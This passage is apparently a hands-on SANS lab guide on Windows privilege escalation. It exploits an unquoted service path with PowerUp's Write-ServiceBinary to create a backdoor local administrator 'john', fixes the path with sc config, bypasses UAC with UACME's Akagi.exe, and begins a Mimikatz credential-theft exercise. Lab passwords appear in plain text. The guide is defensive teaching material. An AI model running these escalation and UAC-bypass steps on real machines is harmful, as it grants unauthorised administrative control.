   PowerUp should come back with a few possibly interesting results:

   - The unquoted service path for service "VulnerableService" (as identified by BeRoot.exe)
   - A number of possible DLL hijacking vulnerability in the %PATH% directory.
   - A number of vulnerabilities related to service executables & permissions.

   After some testing by the authors, we determined that the DLL hijacking vulnerability and service-related vulnerabilities are not exploitable in the current configuration of the system (if you have time left, feel free to try to prove us otherwise :))


6. **Exploiting the issue using PowerUp**

   PowerUp provides a handy way of also abusing identified vulnerabilities. If you review the entries reported by PowerUp, you will notice that it includes an "AbuseFunction", which provides an easy copy/paste syntax to attempt exploitation of identified issues.

   Let's try this for the VulnerableService! Please scroll up to the first few results reported by PowerShell and copy the "AbuseFunction" that is reported. This should be:

   *Write-ServiceBinary -Name 'VulnerableService' -Path <HijackPath>*

   Please select this entire syntax and copy it (press ENTER once selected)!



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\alan.marshall> cd "C:\Users\alan.marshall\Desktop\Red Team\Privilege Escalation"
PS C:\Users\alan.marshall\Desktop\Red Team\Privilege Escalation> Import-Module .\PowerUp.ps1
PS C:\Users\alan.marshall\Desktop\Red Team\Privilege Escalation>
PS C:\Users\alan.marshall\Desktop\Red Team\Privilege Escalation> invoke-allchecks

[*] Running Invoke-AllChecks


[*] Checking if user is in a local group with administrative privileges...


[*] Checking for unquoted service paths...


ServiceName    : VulnerableService
Path           : c:\escalate\Executable Folder\Service.exe
ModifiablePath : @{ModifiablePath=C:\escalate; IdentityReference=NT AUTHORITY\Authenticated Users;
                 Permissions=System.Object[]}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'VulnerableService' -Path <HijackPath>
CanRestart     : False

ServiceName    : VulnerableService
Path           : c:\escalate\Executable Folder\Service.exe
ModifiablePath : @{ModifiablePath=C:\escalate; IdentityReference=NT AUTHORITY\Authenticated Users;
                 Permissions=System.Object[]}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'VulnerableService' -Path <HijackPath>
CanRestart     : False
```


7. **Adapt the "HijackPath"**

   Please paste the "AbuseFunction" that was just copied in the PowerShell prompt, but adapt the "Path" parameter:

   **PS C:\Users\alan.marshall\Desktop\Red Team\Privilege Escalation>** Write-ServiceBinary -Name 'VulnerableService' -Path C:\escalate\Executable.exe

   Note that we are abusing the unquoted service path issue that was explained during the course. As the actual service executable is located in the "C:\escalate\Executable Folder" and there are no spaces around the full path, Windows will attempt to execute "C:\escalate\Executable"! The above PowerUp command will write a malicious executable in this specific location!

   As a result of running the "AbuseFunction", you will notice that the executable written by Powershell will create a user called john with a password of "Password123!". Afterwards, this user will be added to the local administrator group.



```
PS C:\Users\alan.marshall\Desktop\Red Team\Privilege Escalation> Write-ServiceBinary -Name 'VulnerableService' -Path C:\
escalate\Executable.exe

ServiceName       Path                       Command
-----------       ----                       -------
VulnerableService C:\escalate\Executable.exe net user john Password123! /add && timeout /t 5 && net localgroup Admin...


PS C:\Users\alan.marshall\Desktop\Red Team\Privilege Escalation>
```

8. **Reboot the computer**

   Once the PowerShell abuse function is ran, please verify that the C:\escalate \Executable.exe file exists. If it does, we now need to restart the service, so the executable gets run as NT AUTHORITY\SYSTEM.

   As this is an auto-start service the solution is rather straightforward: reboot the system!

9. **Logon to Windows**


   Logon to our Windows workstation with our user credentials:

   - Username: alan.marshall
   - Password: Awesomesauce123

10. **Confirm user was added**

    Let's confirm that the user "john" was indeed created and added to the local administrator group. We can do so by running the following commands in a command prompt:

    **C:\Users\alan.marshall>** net users
    **C:\Users\alan.marshall>** net localgroup Administrators



```
Microsoft Windows [Version 10.0.17134.407]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\alan.marshall>net users

User accounts for \\WINDOWS02

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
john                     WDAGUtilityAccount
The command completed successfully.


C:\Users\alan.marshall>net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
john
SYNCTECHLABS\Domain Admins
SYNCTECHLABS\Workstation Administrators
The command completed successfully.
```


11. **Review the "VulnerableService" in services view**

    In the same command prompt, let's open the services.msc view:

    **C:\Users\alan.marshall>** services.msc

    In the services list, please scroll to the "VulnerableService" entry and double-click it. You will see the details linked to the VulnerableService and will indeed notice that the "Path to executable" does not have quotes around it...

Let's fix this!



VulnerableService Properties (Local Computer)

Service name: VulnerableService

Display name: VulnerableService

Description:

Path to executable:
c:\escalate\Executable Folder\Service.exe

Startup type: Automatic

Service status: Stopped

You can specify the start parameters that apply when you start the service from here.

Start parameters:

```
ers\nick.fury>
```

12. **Fixing the issue - Opening elevated command prompt**

    The fix for this issue is rather straight-forward: add double quotes around the binary path. This can be achieved by opening an administrative command prompt (right-click command prompt icon, right-click command prompt and select "Run as Administrator...". You can provide the following credentials:


    - Username: alan.marshall.adm
    - Password: Secur1ty

13. **Fixing the issue - Adapt service binary path**

    In the elevated command prompt, let's adapt the binary path to the service using the following command:

    **C:\Windows\system32\>**sc config VulnerableService binpath="\"C:\escalate \Executable Folder\service.exe\""


    As you might notice, we are now adding double quotes around the binpath parameter (backslash used as an escape character), hereby explicitly mentioning the executable that is to be launched when the service is started.



```
Microsoft Windows [Version 10.0.17134.407]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>sc config VulnerableService binpath="\"C:\escalate\Executable Folder\service.exe\""
[SC] ChangeServiceConfig SUCCESS

C:\WINDOWS\system32>_
```

14. **Refresh service in services overview**

    Let's switch back to the services view (services.msc) and refresh the overall list. Please re-open the "VulnerableService", which should now include quotes around the binary path. If you have time left, please feel free to retry running the BeRoot.exe and PowerUp.ps1 scripts to confirm our fix!


Services
File Action View Help
Services (Local)
Services (Local)
VulnerableService
Name Description Status Startup Type Log On As
VulnerableService Automatic Local Syste...
VMware Physical Disk Help... Enables sup... Running Automatic Local Syste...
IP Helper Provides tu... Running Automatic Local Syste...
VulnerableService Properties (Local Computer)
General Log On Recovery Dependencies
Start Stop Pause Resume
OK Cancel Apply

Service name: VulnerableService

Display name: VulnerableService

Description:

Path to executable:
"C:\escalate\Executable Folder\service.exe"

Startup type: Automatic

Service status: Stopped

You can specify the start parameters that apply when you start the service from here.

Start parameters:

15. **Bypass UAC using UACME**

    The last step finished the first part of the lab, where an adversary attempts to obtain local administrative permissions. Now, how effective is UAC?

    We discussed UAC during the lecture section of the class! As a first step, please log out of your Windows session and re-authenticate using the following credentials:

    - Username: alan.marshall.adm
    - Password: Secur1ty

    This is an account with local administrative privileges, which is however protected by default Windows 10 UAC controls.


16. **Open a standard command prompt**

    Once authenticated, please open a normal command prompt by clicking the "Start" icon and typing "cmd". Note that we will NOT OPEN AN ELEVATED COMMAND PROMPT, as we want to highlight how UAC settings can be bypassed.

    To ensure the command prompt is indeed not elevated, you can run the following command:

    **C:\Users\alan.marshall.adm>** wevtutil gl SECURITY

    This simple command will attempt to read Windows event logs from the SECURITY folder, which is not allowed by normal users. You should thus receive an Access Denied error.


    ```
    Microsoft Windows [Version 10.0.17134.407]
    (c) 2018 Microsoft Corporation. All rights reserved.

    C:\Users\alan.marshall.adm>wevtutil gl SECURITY
    Failed to read configuration for log SECURITY. Access is denied.

    C:\Users\alan.marshall.adm>_
    ```

17. **Read UACME REAMD.md**

    Please minimize the command line prompt and open the UACME folder on the Desktop, right-click the README.md file and select "Edit with Notepad++".

    We will not edit the file, but this is an easy way of reviewing the different UAC methods. You will see that 40+ are available and that many of them work on Windows 10!

    We will need to remember the number of a UAC bypass method, as we will need to specifiy them when we run the command in the next step. A typical method that should work on your Windows 10 system is "30", although feel free to experiment :)


C:\Users\alan.marshall.adm\Desktop\UACME\README.md - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
README.md

```
# UACMe
* Defeating Windows User Account Control by abusing built-in Windows AutoElevate backdoor.

# System Requirements

* x86-32/x64 Windows 7/8/8.1/10 (client, some methods however works on server version too).
* Admin account with UAC set on default settings required.

# Usage

Run executable from command line: akagi32 [Key] [Param] or akagi64 [Key] [Param]. See "Run examples" below for more in

First param is number of method to use, second is optional command (executable file name including full path) to run.

Keys (watch debug output with dbgview or similar for more info):

1. Author: Leo Davidson
   * Type: Dll Hijack
   * Method: IFileOperation
   * Target(s): \system32\sysprep\sysprep.exe
   * Component(s): cryptbase.dll
   * Implementation: ucmStandardAutoElevation
   * Works from: Windows 7 (7600)
   * Fixed in: Windows 8.1 (9600)
      * How: sysprep.exe hardened LoadFrom manifest elements
2. Author: Leo Davidson derivative
   * Type: Dll Hijack
   * Method: IFileOperation
   * Target(s): \system32\sysprep\sysprep.exe
   * Component(s): ShCore.dll
   * Implementation: ucmStandardAutoElevation
   * Works from: Windows 8.1 (9600)
   * Fixed in: Windows 10 TP (> 9600)
      * How: Side effect of ShCore.dll moving to \KnownDlls
```

18. **Try bypassing UAC**

Let's switch back to the command prompt and try to actively escalate our privileges! We can achieve this by running the following commands:


**C:\Users\alan.marshall>** cd Desktop\UACME
**C:\Users\alan.marshall\Desktop\UACME>** Akagi.exe 34

The "Akagi.exe" is used to attempt UAC bypass methods. The "34" argument is the UAC bypass technique we want to test. By default, UACME will open a command prompt with elevated privileges when successful!

You should see that a new command prompt is opened with local admin privileges. We can confirm this by rerunning the previously denied command:

**C:\Windows\system32>** wevtutil gl SECURITY

We have successfully bypassed the default UAC settings in Windows 10!



```
Microsoft Windows [Version 10.0.17134.407]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\alan.marshall.adm>cd Desktop\UACME

C:\Users\alan.marshall.adm\Desktop\UACME>Akagi.exe 34

C:\U
```

```
Microsoft Windows [Version 10.0.17134.407]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>wevtutil gl SECURITY
name: SECURITY
enabled: true
type: Admin
owningPublisher:
isolation: Custom
channelAccess: O:BAG:SYD:(A;;0xf0005;;;SY)(A;;0x5;;;BA)(A;;0x1;;;S-1-5-32-573)
logging:
  logFileName: %SystemRoot%\System32\Winevt\Logs\SECURITY.evtx
  retention: false
  autoBackup: false
  maxSize: 20971520
publishing:
  fileMax: 1

C:\WINDOWS\system32>_
```

19. **Bonus - UAC High**

    Once you have finished all above steps, here's a bonus challenge if you have additional time:

    - Adapt the UAC settings in Windows 10 to "Always notify" (Click "Start" -> type "uac" -> Click "Change User Account Control Settings")
    - Check whether UACME is still effective against this UAC setting

20. **Lab Conclusion**

    Congratulations, you have successfully completed the lab! The goal of the lab was to illustrate how local privilege escalation techniques can be detected and exploited using beRoot and PowerUp. We also analyzed how default UAC (User Account Control) settings can be bypassed. If you have time left, feel free to attempt the bonus section of this lab.

    **ATTENTION: Finishing this step will close your lab!**

# SEC599-4.3: Exercise - Hardening Windows against credential compromise

## Objective

Throughout the exercise, we will complete the following steps:

- Stealing credentials from the cache & memory
- Disabling cached credentials in Windows
- Enabling enterprise guard throughout the environment
- Confirming the fixes, we've added to our environment
- *Bonus: Try implementing other controls (e.g. Protected processes, Domain Protected Users, Remote Credential Guard,…)*

## Scenario

## Virtual Machines

1. SEC599-E01 - DomainController
2. SEC599-E01 - Firewall
3. SEC599-E01 - Windows02

## Exercise 1 : SEC599-4.3

1. **Logon to Windows workstation**

   As before, we will authenticate to the Windows workstation using the following credentials:

   Username: alan.marshall
   Password: Awesomesauce123

2. **Open a command prompt with elevated privileges**


   We will launch a command prompt with elevated privileges, which we can achieve in the following way:

   - Right click the command prompt icon in the taskbar
   - Right click "Command Prompt"
   - Select "Run as Administrator"
   - You can provide the following credentials:
     - Username: alan.marshall.adm
     - Password: Secur1ty

3. **Browse to the Mimikatz directory**

   Once the command prompt is launched, please navigate to the Mimikatz directory under the "Red Team" directory on the desktop:

   **C:\WINDOWS\system32>** cd C:\Users\alan.marshall\Desktop\Red Team\Mimikatz - 2.1.1\x64

   ```
   Microsoft Windows [Version 10.0.17134.407]
   (c) 2018 Microsoft Corporation. All rights reserved.

   C:\WINDOWS\system32>cd C:\Users\alan.marshall\Desktop\Red Team\Mimikatz - 2.1.1\x64

   C:\Users\alan.marshall\Desktop\Red Team\Mimikatz - 2.1.1\x64>_
   ```

4. **Attack 1 - Stealing cached credentials**

